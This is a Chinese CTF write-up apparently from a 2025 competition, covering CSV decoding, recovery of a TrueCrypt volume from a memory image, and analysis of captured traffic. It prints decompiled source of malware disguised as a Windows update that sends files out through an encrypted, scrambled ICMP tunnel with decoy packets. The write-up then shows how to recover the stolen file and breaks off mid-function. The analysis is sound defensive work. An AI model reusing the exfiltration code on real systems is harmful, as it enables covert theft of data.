
批量做 base64 解码即可
# 3
import base64 | |
with open(r"E:\ctfxFiles\2025数信杯初赛\数据处理\居民信息表.csv", 'r', encoding='utf-8') as f: | |
name_list = [line.split(',')[1] for line in f.readlines()][1:] | |
name_list = [base64.b64decode(name).decode() for name in name_list] | |
name_count = {} | |
for name in name_list: | |
name_count[name] = name_count.get(name, 0) + 1 | |
print(sorted(name_count.items(), key=lambda x: x[1], reverse=True)) |

# 数据应急
# 1

FTK Imager 加载 img

提取合同文件
# 2

可以看到加密数据就是 data 文件

将 WIN-SERVER 导出,里面是一个 windows 的内存镜像,加载后查看进程,其中运行了 TrueCrypt
尝试提取 TrueCrypt 的 master key
volatility_2.6_win64_standalone.exe -f WIN-SERVER-PC-20251202-122722.raw --profile=Win7SP1x64 truecryptmaster -D . |

使用 MKDecrypt 脚本,通过 masterkey 解密后挂载
MKDecrypt -X -m ./mount data 0xfffffa8018ea11a8_master.key |

查看内容
# 3

流量包有 200 多 MB,先看看协议类型
有 HTTP 流量,还有很多 ICMP 流量
查看 HTTP 传输的文件,有一个 exe
提取出来 IDA 分析,查看字符串有很多 PYINSTALLER ,推测是 python 打包的程序
用 pyinstxtractor 解包
python pyinstxtractor.py windows-kb5034441-x64.exe |

反编译 exfiltrator_balanced.pyc
pycdc exfiltrator_balanced.pyc > exfiltrator_balanced.py |
分析代码可知该程序利用 ICMP 建立隧道传输文件,对应上了流量包中的 ICMP 流量

分析几个关键类和函数的代码( with 语法无法还原,但不影响)
class ObfuscatedCrypto: | |
def __init__(self, master_seed = (None,)): | |
self.master_seed = get_random_bytes(16) | |
self.master_seed = master_seed | |
self._k1 = b'Bloodharbor!2024' | |
self._k2 = b'Silent_Update!!!' | |
self._init_keys() | |
def _init_keys(self): | |
base_material = self.master_seed + self._k1 | |
self.key_layer1 = PBKDF2(base_material, self._k2 + b'\x01', dkLen = 32, count = 10000) | |
self.key_layer2 = PBKDF2(base_material + self.key_layer1, self._k2 + b'\x02', dkLen = 32, count = 10000) | |
def encrypt_data(self, plaintext): | |
length_header = len(plaintext).to_bytes(4, 'big') | |
data_with_header = length_header + plaintext | |
cipher1 = ChaCha20_Poly1305.new(key = self.key_layer1) | |
nonce1 = cipher1.nonce | |
(ct1, tag1) = cipher1.encrypt_and_digest(data_with_header) | |
layer1_result = nonce1 + tag1 + ct1 | |
cipher2 = AES.new(self.key_layer2, AES.MODE_GCM) | |
nonce2 = cipher2.nonce | |
(ct2, tag2) = cipher2.encrypt_and_digest(layer1_result) | |
layer2_result = nonce2 + tag2 + ct2 | |
return layer2_result | |
def get_master_seed(self): | |
return self.master_seed | |
class EnhancedScrambler: | |
def __init__(self, scramble_seed): | |
self.seed = scramble_seed | |
self.rng = random.Random(self.seed) | |
self.shuffle_table = self._generate_shuffle_table() | |
def _generate_shuffle_table(self): | |
table = list(range(256)) | |
self.rng.shuffle(table) | |
return table | |
def _apply_transform(self, index, total_count): | |
step1 = (index * 17 + 23) % total_count | |
step2 = (step1 ^ total_count - index) % total_count | |
step3 = (step2 + self.shuffle_table[index % 256]) % total_count | |
return step3 | |
def scramble_chunks(self, chunks): | |
total = len(chunks) | |
scrambled = [] | |
for new_idx in range(total): | |
original_idx = self._apply_transform(new_idx, total) | |
scrambled.append((new_idx, original_idx, chunks[original_idx])) | |
return scrambled | |
def get_seed(self): | |
return self.seed | |
class StealthICMP: | |
def __init__(self, target_ip): | |
self.target = target_ip | |
def build_packet(self, payload, metadata): | |
(chunk_idx, total_chunks, extra) = metadata | |
icmp_id = self._calc_id(chunk_idx, total_chunks) | |
icmp_seq = self._calc_seq(chunk_idx, total_chunks) | |
prefix = self._get_ping_prefix() | |
packet_data = prefix + payload | |
ip = IP(dst = self.target) | |
icmp = ICMP(type = 8, code = 0, id = icmp_id, seq = icmp_seq) | |
pkt = ip / icmp / packet_data | |
return pkt | |
def _calc_id(self, idx, total): | |
val = idx * 0x9E3779B9 + 305419896 & 0xFFFFFFFF | |
return val >> 16 & 65535 | |
def _calc_seq(self, idx, total): | |
val = idx * 0x9E3779B9 + 305419896 & 0xFFFFFFFF | |
return val & 65535 | |
def _get_ping_prefix(self): | |
prefixes = [ | |
b'abcdefghijklmnop', | |
b'qrstuvwabcdefghi', | |
bytes(range(16))] | |
return random.choice(prefixes) | |
def exfiltrate(self, filepath): | |
print(f'''[*] Target: {self.target_ip}''') | |
print(f'''[*] File: {filepath}''') | |
f = None | |
data = f.read() | |
None(None, None) | |
None(f'''{'[*] Size: '(None)} bytes''') | |
print('[*] Encrypting...') | |
encrypted = self.crypto.encrypt_data(data) | |
print(f''' Encrypted size: {len(encrypted)} bytes''') | |
magic = b'EX1L' | |
timestamp = int(time.time()).to_bytes(4, 'big') | |
scramble_seed_bytes = self.scramble_seed.to_bytes(4, 'big') | |
metadata_chunk = magic + self.crypto_seed + scramble_seed_bytes + timestamp | |
checksum = hashlib.md5(metadata_chunk).digest()[:4] | |
metadata_chunk += checksum | |
if len(metadata_chunk) < self.chunk_size: | |
metadata_chunk += b'\x00' * (self.chunk_size - len(metadata_chunk)) | |
data_chunks = [] | |
for i in range(0, len(encrypted), self.chunk_size): | |
chunk = encrypted[i:i + self.chunk_size] | |
if len(chunk) < self.chunk_size: | |
chunk += b'\x00' * (self.chunk_size - len(chunk)) | |
data_chunks.append(chunk) | |
print(f'''[*] Data chunks: {len(data_chunks)}''') | |
print('[*] Metadata chunk: 1') | |
print('[*] Shuffling data chunks...') | |
rng = random.Random(self.scramble_seed) | |
indices = list(range(len(data_chunks))) | |
rng.shuffle(indices) | |
scrambled = [] | |
scrambled.append((0, 0, metadata_chunk)) | |
for new_pos, orig_idx in enumerate(indices): | |
new_idx = new_pos + 1 | |
scrambled.append((new_idx, orig_idx + 1, data_chunks[orig_idx])) | |
total_chunks = len(data_chunks) + 1 | |
print(f'''[*] Total chunks: {total_chunks}''') | |
num_decoys = total_chunks // 3 | |
print(f'''[*] Adding {num_decoys} decoy packets...''') | |
all_packets = [] | |
for new_idx, orig_idx, chunk_data in scrambled: | |
pkt = self.icmp_builder.build_packet(chunk_data, (new_idx, total_chunks, orig_idx)) | |
all_packets.append((pkt, False, new_idx)) | |
for _ in range(num_decoys): | |
fake_data = get_random_bytes(self.chunk_size + 16) | |
fake_id = random.randint(40000, 60000) | |
fake_seq = random.randint(40000, 60000) | |
ip = IP(dst = self.target_ip) | |
icmp = ICMP(type = 8, code = 0, id = fake_id, seq = fake_seq) | |
fake_pkt = ip / icmp / (b'abcdefghijklmnop' + get_random_bytes(32)) | |
all_packets.append((fake_pkt, True, -1)) | |
random.shuffle(all_packets) | |
print(f'''[*] Sending {len(all_packets)} packets...''') | |
for pkt, is_decoy, idx in enumerate(all_packets): | |
send(pkt, verbose = False) | |
time.sleep(random.uniform(0.02, 0.08)) | |
if not (i + 1) % 100 == 0: | |
continue | |
print(f''' Progress: {i + 1}/{len(all_packets)}''') | |
print('[+] Complete!') | |
print() | |
print('============================================================') | |
print('Hints for recovery (CTF Writeup):') | |
print('============================================================') | |
print(f'''Crypto Seed: {self.crypto_seed.hex()}''') | |
print(f'''Scramble Seed: 0x{self.scramble_seed:08x}''') | |
print(f'''Total Chunks: {total_chunks}''') | |
print(f'''Timestamp: {timestamp.hex()}''') | |
print('============================================================') | |
return None | |
with None: | |
if not None: | |
pass | |
continue |
整体正向逻辑:
- 读取本地文件,用 Chacha20-Poly1305+AES-GCM 进行两层加密
- 加密密钥种子、置换用的种子、时间戳等放入
metadata_chunk中 - 加密数据按 224 字节分块,填充 16 字节数据头构造 ICMP 包,按照固定种子置换顺序
- 构造 3 分之 1 数量的诱饵包,填充 16 字节数据头 + 32 字节无效数据
- 将有效数据包和诱饵包整体进行乱序发送
在 wireshark 里过滤出所有 ICMP 包,可以直观看到有两种长度的包
用 tshark 提取所有 ICMP 数据,诱饵包可以直接用长度过滤掉
tshark -r challenge.pcap -Y 'icmp && ip.addr==192.168.1.50 && data.len== | |
240' -T fields -e data > icmp_extract.bin |
由于 metadata_chunk 没有参与乱序置换,先从对应的 0 号包提取相关参数
metadata_chunk = bytearray.fromhex('000102030405060708090a0b0c0d0e0f4558314c63c045c27938d319c4bf1efc80fd6d80006cfb72692eb93023705290000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000') | |
magic, crypto_seed, scramble_seed, timestamp, checksum = struct.unpack('>4s16sI4s4s', metadata_chunk[16:16+32]) |
下一步需要还原乱序,原代码中有效数据包和诱饵包拼接到 all_packet 列表后,整体进行了 random.shuffle(all_packet) ,验证后发现只是将有效数据包和诱饵包进行了穿插发送,内部的顺序没有打乱
因此只需要根据固定种子还原分块的乱序即可
scrambler = EnhancedScrambler(scramble_seed) | |
rng = random.Random(scramble_seed) | |
indices = list(range(len(data_chunks))) | |
rng.shuffle(indices) | |
unscrambled = [None for _ in range(len(indices))] | |
for new_pos, orig_idx in enumerate(indices): | |
unscrambled[orig_idx] = data_chunks[new_pos] | |
data = b''.join(unscrambled) |
最后需要解密,由于构造 ICMP 包时有末尾填充,AES-GCM 解密时需要去掉填充的长度,并且 AES-GCM 自带验证机制,解密失败会直接抛出错误,所以直接爆破尝试去掉末尾 N 个字节
# class ObfuscatedCrypto 添加解密函数 | |
def decrypt_data(self, ciphertext): | |
nonce2, tag2, ct2 = ciphertext[:16], ciphertext[16:32], ciphertext[32:] | |
cipher2 = AES.new(self.key_layer2, AES.MODE_GCM, nonce=nonce2) | |
